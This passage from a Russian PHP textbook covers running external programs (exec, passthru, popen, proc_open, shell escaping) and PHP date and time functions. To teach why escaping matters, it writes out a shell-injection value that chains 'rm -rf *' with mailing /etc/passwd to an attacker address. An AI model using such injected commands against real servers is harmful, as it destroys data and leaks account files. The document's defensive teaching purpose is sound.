```
exec(
    string $command,
    array &$output = null,
    int &$result_code = null
): string|false
```

Эта функция, как и `system()`, запускает указанную программу или команду, однако, в отличие от последней, она ничего не выводит в браузер. Вместо этого функция возвращает последнюю строку из выходного потока запущенной программы. Кроме того, если задан параметр `$output` (который обязательно должен быть переменной), он заполняется списком строк, которые печатаются программой в *выходной поток* (при этом завершающие символы `\n` *отсекаются*).

> ***Замечание***
>
> Если массив уже содержал какие-то данные перед вызовом `exec()`, новые строки просто добавляются в его конец, а не заменяют старое содержимое массива.

Как и в функции `system()`, при задании параметра-переменной `$result_code` код возврата запущенного процесса будет помещен в эту переменную. Так что функция `exec()` тоже дожидается окончания работы нового процесса и только потом возвращает управление в PHP-программу.

Функция:

```
passthru(string $command, int &$result_code = null): ?bool
```

запускает указанный в ее первом параметре процесс и весь его вывод направляет прямо в браузер пользователя. Она может пригодиться, например, если вы воспользовались какой-нибудь утилитой для генерации изображений «на лету», оформленной в виде отдельной программы.

> ***Примечание***
>
> Вообще, в PHP есть мощные встроенные функции для работы с изображениями — библиотека GD, которую мы рассмотрим в *главе 43*. Однако даже они не подходят при сложных манипуляциях с графикой (имеется в виду наложение теней, размытие и т. п.). В то же время существует масса сторонних утилит командной строки, которые умеют выполнять всевозможные преобразования со многими графическими форматами (GIF, JPEG, PNG, BMP и т. п.). Один из наиболее известных пакетов — ImageMagick, доступный по адресу **http://www.imagemagick.org**. На его сайте, помимо прочего, можно найти бинарные дистрибутивы для всех основных операционных систем, которые вы можете просто скопировать в свой домашний каталог и использовать.

Давайте рассмотрим пример использования функции `passthru()`:

```
header('Content-type: image/jpeg');
passthru('./convert -blur 3 input.jpg -');
```

Функция `header()` сообщает браузеру пользователя, что данные поступят в графическом формате JPEG, а последующий вызов утилиты командной строки `convert` размывает указанный JPEG-файл (диаметр размытия — 3 пиксела). Указанием вместо имени

файла символа (-) результат передается в стандартный выходной поток (который `passthru()` перенаправляет прямиком в браузер).

> ***Примечание***
>
> Здесь предполагается, что утилита `convert` находится в текущем каталоге. Если это не так, укажите полный путь к ней. Конечно, при условии, что она установлена.

Оператор «обратные кавычки»

В PHP существует специальный оператор (``) — *обратные кавычки* (backticks) — для запуска внешних программ и получения результата их выполнения. То есть оператор `` возвращает данные, отправленные запущенной программой в стандартный выходной поток:

```
$string = `dir`;
echo $string;
```

Этот пример выводит в браузер результат команды `dir`, которая доступна в Windows и предназначена для распечатки содержимого текущего каталога.

> ***Внимание!***
>
> Обратите внимание, что апострофы именно *обратные*, а не прямые — нужный символ находится на основной клавиатуре слева от клавиши с цифрой 1.

Экранирование командной строки

Функция:

```
escapeshellcmd(string $command): string
```

Помните, мы обсуждали, что нельзя допускать возможности передачи данных из браузера пользователя (например, из формы) в функции `system()` и `exec()`? Если это все же нужно сделать, то данные должны быть соответствующим способом обработаны. Например, можно защитить все специальные символы обратными слешами и т. д. Это и делает функция `escapeshellcmd()`. Чаще всего ее применяют примерно в таком контексте:

```
system('cd ' . escapeshellcmd($to_directory));
```

Здесь переменная `$to_directory` пришла от пользователя — например, из формы или cookies. Давайте посмотрим, как злоумышленник может стереть все данные на вашем сервере, если вы по каким-то причинам забудете про `escapeshellcmd()`, написав следующий код:

```
system("cd $toDirectory"); // Никогда так не делайте!
```

Задав такое значение в форме для `$toDirectory`:

```
~; rm -rf *; sendmail hacker@domain.com </etc/passwd
```

хакер добьется своего разрушительного результата, а заодно и пошлет себе по почте файл **/etc/passwd**, который в UNIX-системах содержит данные об именах и паролях пользователей. Действительно, ведь в скрипте будет выполнена команда:

```
cd ~; rm -rf *; sendmail hacker@domain.com </etc/passwd
```

В UNIX для указания нескольких команд в одной строке применяется разделитель ;. В то же время, если воспользоваться функцией escapeshellcmd(), строка превратится в следующее представление:

```
cd \~\; rm -rf \*\; sendmail hacker@domain.com \</etc/passwd
```

Как видите, перед всеми специальными символами добавился слеш, а значит, командный интерпретатор уже не будет считать их управляющими (в частности, символ ; теряет свой специальный смысл).

Функция:

```
escapeshellarg(string $arg): string
```

отличается от escapeshellcmd() тем, что старается попусту не добавлять слеши в строку. Вместо этого она заключает ее в кавычки, вставляя слеши только перед теми символами, для которых это действительно необходимо (таковых всего три: $, ` и \).

Приведенный ранее разрушительный пример лучше бы записать с применением именно этой функции (а не escapeshellcmd()):

```
system('cd ' . escapeshellarg($to_directory));
```

В этом случае при попытке подставить «хакерские» данные будет выполнена следующая команда оболочки:

```
cd "~; rm -rf *; sendmail hacker@domain.com </etc/passwd"
```

Такая команда, конечно же, совершенно безвредна.

Каналы

Мы уже привыкли, что можем открыть некоторый файл для чтения при помощи функции fopen(), а затем читать или писать в него данные. Теперь представьте себе немного отвлеченную ситуацию: вы хотите из сценария запустить какую-то внешнюю программу (скажем, утилиту sendmail для отправки или приема почты). Вам понадобится механизм, посредством которого вы могли бы *передать* этой утилите данные (например, e-mail и текст письма).

Временные файлы

Можно, конечно, заранее сохранить данные для запроса в отдельном временном файле, затем запустить программу, указав ей этот файл в качестве стандартного *входного потока* (оператор < оболочки):

```
$tmp = tempnam('.', '');
file_put_contents($tmp, 'What do you think I am? Human?');
system("commandToExecute < $tmp");
unlink($tmp);
```

Как видите, весьма многословно. Кроме того, создание временного файла требует дополнительных издержек производительности. Как раз в такой ситуации и удобно использовать межпроцессные каналы.

Открытие канала

Функция:

```
popen(string $command, string $mode): resource|false
```

запускает программу, указанную в параметре `$command`, и открывает канал либо к ее входному потоку (`$mode == "w"`), либо же к выходному (`$mode == "r"`).

Давайте предположим, что по каким-то причинам стандартная функция PHP для отправки почты `mail()` на сервере не работает. Мы хотим вручную отправлять письма, используя утилиту командной строки `sendmail` (в Perl, кстати, это довольно распространенный метод). В листинге 26.1 приведен скрипт, который отправляет самого себя по почте, не используя при этом функцию `mail()`, а полагаясь только на утилиту `sendmail`.

> ***Внимание!***
>
> **Чтобы этот пример сработал, он должен выполняться в UNIX-среде с установленной в папке *`/usr/sbin`* утилитой `sendmail` для отправки писем.**

Листинг 26.1. Использование функции `popen()`. Файл popen.php

```
<?php
// Запускаем процесс (параллельно работе сценария) в режиме чтения
$fp = popen('/usr/sbin/sendmail -t -i', 'wb');

// Передаем процессу тело письма в стандартный входной поток
fwrite($fp, "From: our script <script@mail.ru>\n");
fwrite($fp, "To: someuser@mail.ru\n");
fwrite($fp, "Subject: here is myself\n");
fwrite($fp, "\n");
fwrite($fp, file_get_contents(__FILE__));

// Не забудем также закрыть канал
pclose($fp);
```

Теперь более подробно. По команде `popen()` запускается указанная в первом параметре программа, причем выполняется она параллельно сценарию. Соответственно, управление сразу возвращается на следующую строку, и сценарий не ждет, пока завершится наша утилита (в отличие от функции `system()`). Второй параметр задает режим работы: чтение или запись, точно так же, как это делается в функции `fopen()` (в нашем случае необходим режим записи).

Далее в этом примере происходит вот что. Стандартный вход утилиты `sendmail` (тот, который по умолчанию является обычной клавиатурой) прикрепляется к идентификатору `$fp`. Теперь все, что печатает скрипт (а в нашем случае он печатает тело письма и его заголовки), попадает во входной поток утилиты `sendmail` и может быть прочитано внутри нее при помощи обычных вызовов файловых функций чтения с консоли.

После того как «дело сделано», канал `$fp` нужно закрыть. Если он ранее был открыт в режиме записи, утилите «на том конце» передается, что ввод данных «с клавиатуры» завершен и она может завершить свою работу.

Взаимная блокировка (deadlock)

Обратите внимание на то, что при помощи `popen()` канал *нельзя* открыть в режиме одновременного чтения и записи. Тем не менее в PHP существует функция `proc_open()`, которая умеет запускать процессы и позволяет при этом работать как с их входным, так и с выходным потоками:

```
proc_open(
    array|string $command,
    array $descriptor_spec,
    array &$pipes,
    ?string $cwd = null,
    ?array $env_vars = null,
    ?array $options = null
): resource|false
```

Функция запускает указанную в `$command` программу и передает дескрипторы ее входного и выходного потоков в PHP-скрипт. Информация о том, какие дескрипторы передавать и каким образом, задается в массиве `$descriptor_spec`.

В листинге 26.2 приведен пример использования функции из документации PHP.

Листинг 26.2. Пример взаимной блокировки. Файл dead.php

```
<?php
header('Content-type: text/plain');

// Информация о стандартных потоках
$spec = [
    ['pipe', 'r'],  // stdin
    ['pipe', 'w'],  // stdout
    ['file', '/tmp/error-output.txt', 'a'] // stderr
];

// Запускаем процесс
$proc = proc_open('cat', $spec, $pipes);

// Дальше можно писать в $pipes[0] и читать из $pipes[1]
for ($i = 0; $i < 100; $i++) {
    fwrite($pipes[0], "Hello World #$i!\n");
}

fclose($pipes[0]);

while (!feof($pipes[1])) {
    echo fgets($pipes[1], 1024);
}

fclose($pipes[1]);

// Закрываем дескриптор
proc_close($proc);
```

Используйте функцию `proc_open()` *очень осторожно* — при неаккуратном применении возможна *взаимная блокировка* (deadlock) скрипта и вызываемой им программы. В каком случае это может произойти? Представьте, что запущенная утилита принимает данные из своего входного потока и тут же перенаправляет их в выходной поток. Именно так поступает утилита UNIX `cat`, которая задействована в листинге 26.2. Когда мы записываем данные в `$pipes[0]`, эта утилита немедленно перенаправляет их в `$pipes[1]`, где они накапливаются в буфере.

Но размер буфера не безграничен — обычно всего 10 Кбайт. Как только он заполнится, утилита `cat` войдет в состояние сна (в функции записи) — она будет ожидать, пока кто-нибудь не считает данные из буфера, тем самым освободив немного места.

Что же получается? Утилита ждет, пока сценарий считает данные из ее выходного потока, а скрипт — пока утилита будет готова принять информацию, которую он ей передает. Фактически две программы ждут друг друга, и это может продолжаться до бесконечности.

Как решить описанную проблему? К сожалению, общего метода не существует — ведь каждая программа может буферизировать свой выходной поток по-разному, и, не вмешиваясь в ее код, на этот параметр никак нельзя повлиять.

> ***Примечание***
>
> Утилита `cat` использует буфер размером 10 Кбайт — вы можете в этом легко убедиться, увеличив верхнюю границу цикла `for` в листинге 26.2 со 100, например, до 1000. При этом произойдет взаимная блокировка, и скрипт «зависнет», не потребляя процессорного времени (т. к. он ожидает окончания ввода/вывода).

Если все же необходимо использовать `proc_open()`, старайтесь писать и читать данные маленькими порциями и чередовать операции чтения с операциями записи. Кроме того, закрывайте потоки при помощи `fclose()` так рано, как только это возможно.

> ***Примечание***
>
> Впрочем, вы можете использовать `proc_open()` и без связывания потоков нового процесса с PHP-программой. В этом случае указанная утилита запускается и продолжает работать в фоновом режиме — либо до своего завершения, либо же до вызова функции `proc_terminate()`. Вы также можете менять приоритет только что созданного процесса, чтобы он отнимал меньше системных ресурсов (функция `proc_nice()`). Подробнее обо всем этом см. в документации PHP.

Дополнительный параметр `$cwd` позволяет задать рабочий каталог команды. Причем путь задается абсолютный. По умолчанию параметр принимает значение `null` — в этом случае используется рабочий каталог текущего процесса.

Необязательный параметр `$env_vars` позволяет задать массив переменных окружения (см. *главу 20*).


Параметр `$options` позволяет задать различные настройки для операционной системы Windows. Лучше избегать этого параметра, если скрипты планируется запускать в различных операционных системах.

Резюме

В этой главе мы ознакомились с функциями, позволяющими запускать в PHP-программе внешние утилиты командной строки. В UNIX таких утилит сотни. Запуск сторонней программы, выполняющей некоторое законченное действие, часто является наилучшим (с точки зрения переносимости между серверами) способом выполнения задачи.

Мы рассмотрели также функции для работы с межпроцессными каналами. Кроме того, мы узнали, что из-за буферизации ввода/вывода возможна ситуация, когда процесс-родитель будет находиться в режиме ожидания данных от запущенного потомка, а потомок станет ждать данные от родителя. Таким образом, возникает состояние взаимной блокировки (deadlock) — оба процесса оказываются приостановлены.

ГЛАВА 27



Работа с датой и временем

Листинги этой главы находятся в каталоге *date* сопровождающего книгу файлового архива.

В PHP присутствует полный набор средств, предназначенных для работы с датами и временем в различных форматах. Дополнительные модули (входящие в дистрибутив PHP и являющиеся стандартными) позволяют также работать с календарными функциями и календарями различных народов мира. Мы рассмотрим только самые популярные из этих функций.

Представление времени в формате timestamp

Функция:

```
time(): int
```

возвращает время в секундах, прошедшее с начала «эпохи UNIX» — полуночи 1 января 1970 года по Гринвичу. Этот формат данных принят в UNIX как стандартный — в частности, время последнего изменения файлов указывается именно в таком формате. Вообще говоря, почти все функции по работе со временем имеют дело именно с таким его представлением (которое называется *unix timestamp*). То есть представление «количество секунд с 1 января 1970 года» весьма универсально и, что главное, удобно.

> ***Примечание***
>
> На самом-то деле, timestamp не отражает реальное (астрономическое) число секунд с 1 января 1970 года, а немного отличается от него. Впрочем, это нисколько не умаляет преимущества его использования.

В листинге 27.1 приводится пример использования этой функции.

Листинг 27.1. Пример использования функции `time()`. Файл time.php

```
<?php
echo time(); // 1652604785
```

Функция:

```
microtime(bool $as_float = false): string|float
```

если параметр `$as_float` не задан, возвращает строку в формате: `дробная_часть целая_часть`, где `целая_часть` — результат, возвращаемый функцией `time()`, а `дробная_часть` — дробная часть секунд, служащая для более точного измерения промежутков времени. В качестве разделителя в строке используется единственный пробел (листинг 27.2).

Листинг 27.2. Пример использования функции `microtime()`. Файл microtime.php

```
<?php
echo microtime();       // 0.72600800 1652605301
echo '<br />' . PHP_EOL;
echo microtime(true);   // 1652605301.726
```

Как можно видеть, в зависимости от параметра `$as_float` можно получить либо строку, либо число с плавающей точкой. Получить числовое значение из строки можно за счет разбиения по пробелу с последующим суммированием полученных частей (листинг 27.3).

Листинг 27.3. Получение числового значения из строки. Файл microtime_sum.php

```
<?php
[$frac, $sec] = explode(' ', microtime());
$time = $frac + $sec;

echo $sec;              // 1652606425
echo '<br />' . PHP_EOL;
echo $frac;             // 0.78298100
echo '<br />' . PHP_EOL;
echo $time;             // 1652606425.783
```

Вычисление времени работы скрипта

Функцию `microtime()` удобно использовать для измерения времени работы скрипта. В самом деле, запишите первой командой сценария:

```
define('START_TIME', microtime(true));
```

а последней — вызов:

```
printf('Время работы скрипта: %.5f с', microtime(true) - START_TIME);
```

> ***Внимание!***
>
> Постарайтесь, чтобы вся основная работа программы заключалась между этими двумя вызовами. Тогда время будет выводиться с высокой достоверностью.

В листинге 27.4 приводится пример вычисления времени работы скрипта, искусственно замедленного вызовом функции `sleep()`. Функция приостанавливает работу программы на количество секунд, которое передается ей в качестве аргумента.

Листинг 27.4. Измерение скорости выполнения скрипта. Файл speed.php

```
<?php
define('START_TIME', microtime(true));

for ($i = 0; $i < 5; $i++) {
    sleep(1);
}

printf('Время работы скрипта: %.5f с', microtime(true) - START_TIME);
```

Учтите, что этот способ выводит не процессорное время, а «абсолютное». Например, если сервер в момент запуска сценария окажется сильно загруженным другими программами, время возрастет.

Большие вещественные числа

Рассмотрим один тонкий момент, который может неприятно удивить программиста, работающего со временем в формате timestamp (листинг 27.5).

Листинг 27.5. Округление дробных чисел. Файл microtime_precision.php

```
<?php
$time = microtime(true);
printf('С начала эпохи UNIX: %f секунд.<br />', $time);
echo "С начала эпохи UNIX: $time секунд.<br />";
```

Если вы запустите скрипт из листинга 27.5, то увидите, что числа, выведенные в браузер, будут немного различаться. Например:

```
С начала эпохи UNIX: 1652609079.195113 секунд.
С начала эпохи UNIX: 1652609079.1951 секунд.
```

Как видите, функция `printf()` (и `sprintf()`, кстати, тоже) округляет дробные числа не так, как это происходит при интерполяции переменной в строке. Разница заметна потому, что в `$time` содержится очень большая величина — сотни миллионов. В то же время, известно, что в машинной арифметике все числа хранятся приближенно (числа идут с некоторой очень маленькой «гранулярностью», или, попросту, шагом), и чем больше число, тем меньшая у него точность.

> ***Примечание***
>
> Вот довольно известная фраза: «В машинной арифметике между нулем и единицей находится столько же дробных чисел, сколько между единицей и бесконечностью».

Вероятно, при интерполяции переменной непосредственно в строку PHP выполняет с ней какие-то преобразования, в результате которых сильно падает точность. Тем не менее в переменной `$time` время все же хранится с достаточной степенью точности, так что вы можете выполнять с ним арифметические действия безо всяких опасений, не задумываясь о погрешностях. Но будьте осторожны при выводе результата — он может сильно отличаться от реального значения переменной.

Построение строкового представления даты

Функция:

```
date(string $format, ?int $timestamp = null): string
```

возвращает строку, отформатированную в соответствии с параметром `$format` и сформированную на основе параметра `$timestamp` (если последний не задан, то на основе текущей даты).

Строка формата может содержать обычный текст, перемежаемый одним или несколькими символами форматирования. Символов форматирования очень много, и их можно поделить на несколько групп:

- **день**:
  - d — номер дня в месяце, всегда 2 цифры: от 01 до 31;
  - D — день недели, английское трехсимвольное сокращение: от Mon до Sun;
  - j — номер дня в месяце без предваряющего нуля: от 1 до 31;
  - l — день недели, текстовое полное название, например: от Monday до Sunday;
  - N — порядковый номер недели: от 1 для понедельника до 7 для воскресенья;
  - S — английский числовой суффикс порядкового числительного для месяца (nd, th и т. д.).
  - w — день недели: 0 соответствует воскресенью, 1 — понедельнику и т. д.;
  - z — номер дня от начала года: от 0 до 365;
- **неделя**:
  - W — порядковый номер недели года. Недели начинаются с понедельника;
- **месяц**:
  - F — название месяца, например: January;
  - m — номер месяца с ведущим нулем: от 01 до 12;
  - M — название месяца, трехсимвольная аббревиатура, например: Jan;
  - n — порядковый номер месяца без ведущего нуля: от 1 до 12;
  - t — количество дней в указанном месяце: от 28 до 31;
- **год**:
  - L — признак високосного года: выводит 1, если год високосный, иначе — 0;
  - o — номер года в формате 4 чисел. Такой же, как в случае Y, кроме случая, когда номер недели W принадлежит предыдущему или следующему году;
  - Y — год, 4 цифры, например: 2022;
  - y — год, 2 цифры, например: 22;
- **время**:
  - a — am или pm;
  - A — AM или PM;

- B — время в интернет-формате: от 000 до 999;
- g — часы в 12-часовом формате без ведущего нуля: от 1 до 12;
- G — часы в 24-часовом формате без ведущего нуля: от 1 до 24;
- h — часы, 12-часовой формат с ведущим нулем: от 01 до 12;
- H — часы, 24-часовой формат с ведущим нулем: от 01 до 24;
- i — минуты с ведущим нулем: от 00 до 59;
- s — секунды с ведущим нулем: от 00 до 59;
- u — микросекунды;
- v — миллисекунды;

❐ **часовой пояс**:

- e — идентификатор часового пояса, например: UTC, Europe/Moscow;
- I — признак летнего времени: выводит 1 в случае летнего времени, иначе — 0;
- O — разница с временем по Гринвичу без двоеточия между часами и минутами, например: +0300;
- P — разница с временем по Гринвичу с двоеточием между часами и минутами, например: +03:00;
- p — то же, что и P, но возвращает Z вместо +00:00
- T — аббревиатура часового пояса, если она предусмотрена, в противном случае возвращается смещение по Гринвичу. Например: EST, MSK, +03.
- Z — смещение часового пояса в секундах. Для часовых поясов, расположенных западнее UTC, возвращаются отрицательные числа, а для расположенных восточнее UTC — положительные. Принимает значения от –42 300 до 50 400.

❐ **полные дата и время**:

- c — дата и время в формате ISO 8601. Например: 2022-07-12T18:36:40+03:00.
- r — дата в формате RFC 2822. Например: Tue, 12 Jul 2022 18:36:40 +0300.
- U — количество секунд, прошедших с полуночи 1 января 1970 года;

Те символы, которые не были распознаны в качестве форматирующих, подставляются в результирующую строку «как есть». Впрочем, не советуем этим злоупотреблять, поскольку весьма мало английских слов не содержат ни одной из упомянутых здесь букв.

Как видите, набор символов форматирования весьма и весьма богат. Приведем в листинге 27.6 пример использования функции `date()`.

> ***Внимание!***
>
> Помимо `date()` интерпретатор PHP предоставляет похожую функцию `strftime()`. Однако эта функция признана устаревшей в PHP 8.1 и будет исключена в будущих версиях языка.

Листинг 27.6. Вывод дат. Файл date.php

```
<?php
echo date('l dS of F Y h:i:s A<br />');
```

```
echo date('Сегодня d.m.Y<br />');
echo date('Этот файл датирован d.m.Y<br />', filectime(__FILE__));
```

Построение timestamp

```
mktime(
    int $hour,
    ?int $minute = null,
    ?int $second = null,
    ?int $month = null,
    ?int $day = null,
    ?int $year = null
): int|false
```

До сих пор мы рассматривали функции, которые преобразуют формат timestamp в представление, удобное для человека. Но существует функция, выполняющая обратное преобразование, — `mktime()`, которая может принимать следующие параметры:

- `$hour` — часы;
- `$minute` — минуты;
- `$second` — секунды;
- `$month` — месяц;
- `$day` — день;
- `$year` — год.

Как мы видим, все ее параметры необязательны, но пропускать их можно, конечно же, только справа налево. Функция возвращает значение в формате timestamp, соответствующее указанной дате (листинг 27.7). Если какие-то параметры не заданы, на их место подставляются значения, соответствующие текущей дате.

Листинг 27.7. Пример использования функции `mktime()`. Файл mktime.php

```
<?php
echo mktime(0, 0, 0, 7, 24, 2022); // 1658620800
```

Правильность даты, переданной в параметрах, не проверяется. В случае некорректной даты ничего особенного не происходит — функция «делает вид», что это ее не касается, и формирует соответствующий формат timestamp. Для иллюстрации рассмотрим три вызова (два из них — с ошибочной датой), которые тем не менее возвращают один и тот же результат:

```
php > echo date('M-d-Y', mktime(0,0,0,1,1,2022));   // правильная дата
Jan-01-2022
php > echo date('M-d-Y', mktime(0,0,0,12,32,2021)); // неправильная дата
Jan-01-2022
php > echo date('M-d-Y', mktime(0,0,0,13,1,2021));  // неправильная дата
Jan-01-2022
```

Легко убедиться, что выводятся три одинаковые даты.

Следующая функция также преобразует строковое представление даты и времени в timestamp-формат:

```
strtotime(string $datetime, ?int $baseTimestamp = null): int|false
```

При вызове `mktime()` легко перепутать порядок следования параметров и, таким образом, получить неверный результат. Функция `strtotime()` лишена этого недостатка. Она принимает строковое представление даты *в свободном формате* и возвращает соответствующий формат timestamp.

Насколько же свободен этот «свободный» формат? Ведь ясно, что всех текстовых представлений учесть нельзя. Ответ на этот вопрос дает страница руководства UNIX под названием «Date input formats», которая легко находится в любой поисковой системе по ее названию — например:

http://www.google.com.ru/search?q=Date+input+formats.

В листинге 27.8 приведен сценарий, проверяющий, как функция `strtotime()` воспринимает строковые представления некоторых дат. Результат выводится в виде таблицы, в которой отображается timestamp, а также заново построенное по этому timestamp-формату строковое представление даты.

Листинг 27.8. Варианты строковых представлений дат. Файл strtotime.php

```
<?php
  $check = [
      "now",
      "10 September 2022",
      "+1 day",
      "+1 week",
      "+1 week 2 days 4 hours 2 seconds",
      "next Thursday",
      "last Monday",
    ];
?>
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Использование функции strtotime()</title>
  <meta charset='utf-8' />
</head>
<body>
  <table width="100%">
    <tr align="left">
      <th>Входная строка</th>
      <th>Timestamp</th>
      <th>Получившаяся дата</th>
      <th>Сегодня</th>
    </tr>
    <?php foreach ($check as $str) {?>
      <tr>
        <td><?= $str ?></td>
```

```
        <td><?= $stamp = strtotime($str) ?></td>
        <td><?= date('Y-m-d H:i:s', $stamp) ?></td>
        <td><?= date('Y-m-d H:i:s', time()) ?></td>
      </tr>
    <?php } ?>
  </table>
</body>
</html>
```

В табл. 27.1 приведены примеры результатов работы этого сценария.

***Таблица 27.1.** Результаты вызова `strtotime()` для некоторых дат*

Входная строка	Timestamp	Получившаяся дата	Сегодня
now	1652620824	2022-05-15 13:20:24	2022-05-15 13:20:24
10 September 2022	1662768000	2022-09-10 00:00:00	2022-05-15 13:20:24
+1 day	1652707224	2022-05-16 13:20:24	2022-05-15 13:20:24
+1 week	1653225624	2022-05-22 13:20:24	2022-05-15 13:20:24
+1 week 2 days 4 hours 2 seconds	1653412826	2022-05-24 17:20:26	2022-05-15 13:20:24
next Thursday	1652918400	2022-05-19 00:00:00	2022-05-15 13:20:24
last Monday	1652054400	2022-05-09 00:00:00	2022-05-15 13:20:24

Разбор timestamp

Функция:

```
getdate(?int $timestamp = null): array
```

принимает в качестве параметра временную timestamp-метку `$timestamp`. Если в качестве аргумента передается неопределенное значение `null`, используется текущее время.

И возвращает ассоциативный массив, содержащий данные об указанном времени. В массив будут помещены следующие ключи и значения:

- `seconds` — секунды;
- `minutes` — минуты;
- `hours` — часы;
- `mday` — число;
- `wday` — день недели (0 означает воскресенье, 1 — понедельник и т. д.);
- `mon` — номер месяца;
- `year` — год;
- `yday` — номер дня с начала года;
- `weekday` — полное название дня недели, например `Friday`;
- `month` — полное название месяца, например `January`.

В общем-то, всю эту информацию можно получить и с помощью функции `date()`, но тут разработчики PHP предоставляют нам альтернативный способ.

Календарик

Ну, мы уже столько говорили про формирование календаря, что пора бы и привести код, который это делает.

В листинге 27.9 представлен скрипт, использующий многие функции из тех, что были описаны ранее. Он выводит в браузер календарь на текущий месяц. Программа разделена на две логические части:

- функция формирования календаря за указанный месяц указанного года. Она не делает никаких предположений о том, как календарь будет прорисовываться в браузере, а всего лишь вычисляет соответствие дней недели числам и возвращает результат в виде двумерного массива (таблицы);
- шаблон вывода календаря, использующий HTML-таблицы, а также двумерный массив, ранее созданный функцией.

> ***Совет***
>
> **Мы рекомендуем вам применять подобное логическое разделение кода и оформления программы во всех сценариях, потому что оно очень удобно. Кроме того, код, написанный таким способом, легко может быть использован повторно (в других скриптах).**

Листинг 27.9. Календарь на текущий месяц. Файл calendar.php

```
<?php
// Функция формирует двумерный массив, представляющий собой
// календарь на указанный месяц и год. Массив состоит из строк,
// соответствующих неделям. Каждая строка - массив из семи
// элементов, которые равны числам (или пустой строке, если
// эта клетка календаря пуста).
function makeCal(int $year, int $month) : array
{
    // Получаем номер дня недели для 1-го числа месяца.
    $wday = date('N');
    // Начинаем с этого числа в месяце (если меньше нуля
    // или больше длины месяца, тогда в календаре будет пропуск).
    $n = - ($wday - 2);
    $cal = [];
    // Цикл по строкам.
    for ($y = 0; $y < 6; $y++) {
        // Будущая строка. Вначале пуста.
        $row = [];
        $notEmpty = false;
        // Цикл внутри строки по дням недели.
        for ($x = 0; $x < 7; $x++, $n++) {
            // Текущее число > 0 и < длины месяца?
```

```
            if (checkdate($month, $n, $year)) {
                // Да. Заполняем клетку.
                $row[] = $n;
                $notEmpty = true;
            } else {
                // Нет. Клетка пуста.
                $row[] = "";
            }
        }
        // Если в строке нет ни одного непустого элемента,
        // значит, месяц кончился.
        if (!$notEmpty) break;
        // Добавляем строку в массив.
        $cal[] = $row;
    }
    return $cal;
}

$now = getdate();
$cal = makeCal($now['year'], $now['mon']);
?>
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Календарь на текущий месяц</title>
  <meta charset='utf-8' />
</head>
<body>
  <table border='1'>
    <tr>
      <td>Пн</td>
      <td>Вт</td>
      <td>Ср</td>
      <td>Чт</td>
      <td>Пт</td>
      <td>Сб</td>
      <td style="color:red">Вс</td>
    </tr>
    <?php foreach ($cal as $row) {?>
      <tr>
        <?php foreach ($row as $i => $v) {?>
          <!-- воскресенье - "красный" день -->
          <td style="<?= $i == 6 ? 'color:red' : '' ?>">
            <?= $v ? $v : " " ?>
          </td>
        <?php } ?>
      </tr>
    <?php } ?>
  </table>
```

```
</body>
</html>
```

Результат работы этого скрипта представлен на рис. 27.1.



Рис. 27.1. Календарь на текущий месяц

Географическая привязка

При работе с датами большое значение приобретают часовые пояса, которые различаются для разных географических местностей. Земной шар поделен на 24 часовые зоны.

За нулевую точку принимался нулевой меридиан, проходящий через небольшой английский городок Гринвич. В честь этого города был даже назван стандарт GMT (Greenwich Mean Time), который долгое время использовался в программировании, в том числе в PHP. В настоящий момент GMT признан устаревшим. Это связано с несовершенной методикой измерения времени, которая опиралась на суточное вращение Земли. Новый UTC-стандарт опирается на атомное время.

В UTC-стандарте точка отсчета осталась прежней — гринвичский меридиан, который считается нулевым. Все остальные часовые пояса отсчитываются от этого времени — например, московское время смещено от гринвичского на +3 часа.

Для обозначения времени в других часовых поясах принята запись `+ЧЧ00` или `+ЧЧ:00`, где `ЧЧ` — разница времени в часах. Например, обозначение Москвы — `+0300`. Это означает, что время в Москве на 3 часа отличается от времени нулевого меридиана.

До сих пор мы рассматривали так называемое *локальное время* — его показывают часы в том часовом поясе, где работает сервер.

Представим, что вы находитесь, например, во Владивостоке, а ваш хостинг-провайдер — в Москве. Вы заметите, что выдаваемое функциями `time()` и `date()` время отличается от времени Владивостока на несколько часов. Это происходит потому, что

скрипт ориентируется на текущее время сервера, а не на местное время пользователя, запустившего сценарий из браузера.

До сих пор мы рассматривали функции, «ничего не знающие» о текущем часовом поясе. Эти функции всегда работают так, будто бы мы находимся в г. Гринвич, и не делают поправки на разность времени.

В PHP существует ряд функций, которые принимают в параметрах *локальное время* и возвращают различным образом оформленные даты, которые в текущий момент актуальны на нулевом меридиане. Это, например, функция `gmdate()`, предназначенная для получения строкового представления даты по UTC, или функция `gmmktime()`, создающая timestamp-формат по указанной ей локальной дате. Обратите внимание, что функции начинаются с префикса `gm`, т. к. создавались во времена действия стандарта GMT.

Чтобы установить часовой пояс, необходимо поправить значение директивы `date.timezone` в конфигурационном файле php.ini:

```
date.timezone = "Europe/Moscow"
```

либо задать значение этой директивы при помощи функции `date_default_timezone_set()` (листинг 27.10).

Листинг 27.10. Установка часовой зоны. Файл date_default_timezone_set.php

```
<?php
echo date('d.m.Y H:i:s');                    // 15.05.2022 16:10:10
date_default_timezone_set('Europe/Moscow');
echo '<br />' . PHP_EOL;
echo date('d.m.Y H:i:s');                    // 15.05.2022 19:10:10
```

Часовые зоны устроены довольно сложно. Часть регионов использует соседние часовые пояса, чтобы синхронизировать время с экономическими центрами. Часть регионов использует летнее и зимнее время, отличающееся на час, некоторые регионы используют дробные часовые пояса.

Чтобы не разбираться в хитросплетениях локального времени и просто удобно пользоваться часовыми поясами, для них вводятся строковые обозначения. Так, в листинге 27.10 записано `'Europe/Moscow'` вместо `'+3000'`.

Несмотря на то что часовых поясов должно быть 24, строковых обозначений больше четырехсот. Привести их полный список не представляется возможным, впрочем, в этом нет необходимости, т. к. PHP предоставляет функции для работы с ними. Одной из них является `timezone_identifiers_list()`, которая возвращает массив со списком часовых зон (листинг 27.11).

Листинг 27.11. Список часовых зон. Файл timezone_identifiers_list.php

```
<?php
echo '<pre>';
print_r(timezone_identifiers_list());
echo '</pre>';
```

Скрипт выведет длинный список всех возможных часовых зон:

```
(
    [0] => Africa/Abidjan
    [1] => Africa/Accra

    ...
    [346] => Europe/Monaco
    [347] => Europe/Moscow
    [348] => Europe/Oslo
    ...
    [423] => Pacific/Wallis
    [424] => UTC
)
```

Более подробный результат можно получить при помощи функции `timezone_abbreviations_list()`, возвращающей массив, зоны в котором разделены по географическим группам. Группа географических зон Восточной Европы находится в элементе с ключом `eest` (листинг 27.12).

